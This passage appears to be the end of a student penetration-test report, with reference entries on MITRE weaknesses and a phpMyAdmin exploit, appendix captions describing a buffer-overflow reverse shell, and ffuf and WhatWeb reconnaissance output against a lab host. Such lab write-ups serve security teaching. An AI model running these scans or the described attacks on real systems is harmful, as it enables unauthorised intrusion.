[109] The MITRE Corporation. *MITRE ATT&CK Detection - Detection of Command and Control Over Application Layer Protocols*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0444 (accessed on 04/23/2026).

[110] The MITRE Corporation. *MITRE ATT&CK Mitigation - Application Isolation and Sandboxing*. URL: https://attack.mitre.org/mitigations/M1048 (accessed on 04/23/2026).

[111] The MITRE Corporation. *MITRE ATT&CK Mitigation - Network Segmentation*. URL: https://attack.mitre.org/mitigations/M1030 (accessed on 04/23/2026).

[112] The MITRE Corporation. *MITRE ATT&CK Mitigation - Priviliged Account Management*. URL: https://attack.mitre.org/mitigations/M1026 (accessed on 04/23/2026).

[113] The MITRE Corporation. *MITRE ATT&CK Mitigation - Vulnerability Scanning*. URL: https://attack.mitre.org/mitigations/M1016 (accessed on 04/23/2026).

[114] The MITRE Corporation. *CWE-548: Exposure of Information Through Directory Listing*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/548 (accessed on 05/29/2026).

[115] The MITRE Corporation. *CWE-759: Use of a One-Way Hash without a Salt*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/759 (accessed on 05/29/2026).

[116] Nugroho, Agung and Mantoro, Teddy. "Salt Hash Password Using MD5 Combination for Dictionary Attack Protection". In: *2023 6th International Conference of Computer and Informatics Engineering (IC2IE)*. 2023, pp. 292–296. DOI: 10.1109/IC2IE60547.2023.10331606.

[117] The MITRE Corporation. *CWE-521: Weak Password Requirements*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/521 (accessed on 05/29/2026).

[118] Shay, Richard, Komanduri, Saranga, Durity, Adam L., et al. "Designing Password Policies for Strength and Usability". In: *ACM Trans. Inf. Syst. Secur.* 18.4 (May 2016). ISSN: 1094-9224. DOI: 10.1145/2891411. URL: https://doi.org/10.1145/2891411.

[119] The MITRE Corporation. *CWE-1391: Use of Weak Credentials*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/1391 (accessed on 05/29/2026).

[120] The MITRE Corporation. *CWE-307: Improper Restriction of Excessive Authentication Attempts*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/307 (accessed on 04/29/2026).

[121] The MITRE Corporation. *CWE-308: Use of Single-factor Authentication*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/308 (accessed on 05/29/2026).

[122] The MITRE Corporation. *CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/77 (accessed on 05/23/2026).

[123] *Prepared Statements*. The PHP Documentation Group. URL: https://www.php.net/manual/en/mysqli.quickstart.prepared-statements.php (accessed on 05/29/2026).

[124] The MITRE Corporation. *CWE-23: Relative Path Traversal*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/23 (accessed on 05/29/2026).

[125] The MITRE Corporation. *CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/77 (accessed on 05/23/2026).

[126] The MITRE Corporation. *CWE-267: Privilege Defined With Unsafe Actions*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/267 (accessed on 06/01/2026).

[127] The MITRE Corporation. *CWE-272: Least Privilege Violation*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/272 (accessed on 06/01/2026).

[128] The MITRE Corporation. *CVE-2018-12613*. The MITRE Corporation. URL: https://www.cve.org/CVERecord?id=CVE-2018-12613 (accessed on 04/23/2026).

[129] samguy. *phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (1)*. OffSec Services Limited. URL: https://www.exploit-db.com/exploits/44924 (accessed on 05/21/2026).

[130] *urldecode*. The PHP Documentation Group. URL: https://www.php.net/manual/en/function.urldecode.php (accessed on 05/24/2026).

[131] *mb-strpos*. The PHP Documentation Group. URL: https://www.php.net/manual/en/function.mb-strpos.php (accessed on 05/24/2026).

8 Appendix

8.1 Buffer Overflow



Figure 147: No reverse shell when attacking with the old JMP ESP address post restart



Figure 148: Running attack using the impermanent address found after the restart

127



Figure 149: Reverse shell created by exploiting the impermanent post-restart JMP ESP location

8.2 Linux - Complete Pentest (Mesa)



Figure 150: Port 1337 scan - Dirbuster setup



Figure 151: Port 1337 scan - Dirbuster result

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/4_fuzzing/ffuf]
└─$ ffuf -c -ac -e .php,.html,.txt,.md,.sql,.save,.backup,.js,.jsx -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://mesa/FUZZ --recursion-depth 5 -v -o ffuf_80.json

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://mesa/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Extensions       : .php .html .txt .md .sql .save .backup .js .jsx
 :: Output file      : ffuf_80.json
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/backup
| --> | http://mesa/backup/
    * FUZZ: backup

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/css
| --> | http://mesa/css/
    * FUZZ: css

[Status: 200, Size: 1, Words: 2, Lines: 1, Duration: 1ms]

| URL | http://mesa/db.php
    * FUZZ: db.php

[Status: 200, Size: 53, Words: 3, Lines: 1, Duration: 3ms]
| URL | http://mesa/delete.php
    * FUZZ: delete.php

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/fonts
| --> | http://mesa/fonts/
    * FUZZ: fonts

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 0ms]
| URL | http://mesa/img
| --> | http://mesa/img/
    * FUZZ: img

[Status: 200, Size: 7996, Words: 1072, Lines: 197, Duration: 1ms]
| URL | http://mesa/index.html
    * FUZZ: index.html

[Status: 200, Size: 7996, Words: 1072, Lines: 197, Duration: 1ms]
| URL | http://mesa/index.html
    * FUZZ: index.html

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/js
| --> | http://mesa/js/
    * FUZZ: js

[Status: 200, Size: 1801, Words: 809, Lines: 51, Duration: 1ms]
| URL | http://mesa/login.php
    * FUZZ: login.php

[Status: 302, Size: 1, Words: 2, Lines: 1, Duration: 2ms]
| URL | http://mesa/logout.php
| --> | login.php
    * FUZZ: logout.php

[Status: 302, Size: 969, Words: 131, Lines: 32, Duration: 2ms]
| URL | http://mesa/management.php
| --> | login.php
    * FUZZ: management.php

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/phpmyadmin
| --> | http://mesa/phpmyadmin/
    * FUZZ: phpmyadmin

:: Progress: [47500/47500] :: Job [1/1] :: 28571 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

Figure 152: Port 80 Ffuf result

```
WhatWeb report for http://mesa
Status    : 200 OK
Title     : Mesa Europe
IP        : 192.168.61.65
Country   : RESERVED, ZZ

Summary   : Bootstrap[3.3.1,5.0.2], HTML5, HTTPServer[nginx/1.18.0],
 JQuery[1.11.0], Modernizr, nginx[1.18.0], Script[text/javascript]

Detected Plugins:
[ Bootstrap ]
        Bootstrap is an open source toolkit for developing with
        HTML, CSS, and JS.

        Version      : 5.0.2
        Version      : 3.3.1
        Version      : 3.3.1
        Website     : https://getbootstrap.com/

[ HTML5 ]
        HTML version 5, detected by the doctype declaration


[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : nginx/1.18.0 (from server string)

[ JQuery ]
        A fast, concise, JavaScript that simplifies how to traverse
        HTML documents, handle events, perform animations, and add
        AJAX.

        Version      : 1.11.0
        Website     : http://jquery.com/

[ Modernizr ]
        Modernizr adds classes to the <html> element which allow
        you to target specific browser functionality in your
        stylesheet. You don't actually need to write any Javascript
        to use it. [JavaScript]

        Website     : http://www.modernizr.com/

[ Script ]
        This plugin detects instances of script HTML elements and
        returns the script language/type.

        String       : text/javascript

[ nginx ]
        Nginx (Engine-X) is a free, open-source, high-performance
        HTTP server and reverse proxy, as well as an IMAP/POP3
        proxy server.

        Version      : 1.18.0
        Website     : http://nginx.net/

HTTP Headers:
        HTTP/1.1 200 OK
        Server: nginx/1.18.0
        Date: Fri, 22 May 2026 11:07:01 GMT
        Content-Type: text/html
        Last-Modified: Thu, 30 Oct 2025 11:17:30 GMT
        Transfer-Encoding: chunked
        Connection: close
        ETag: W/"6903494a-1f3c"
        Content-Encoding: gzip
```

Figure 153: Whatweb results for port 80

Figure 154: Whatweb - Reasons for multiple Bootstrap versions on port 80 ChatGPT log

Source: `https://chatgpt.com`

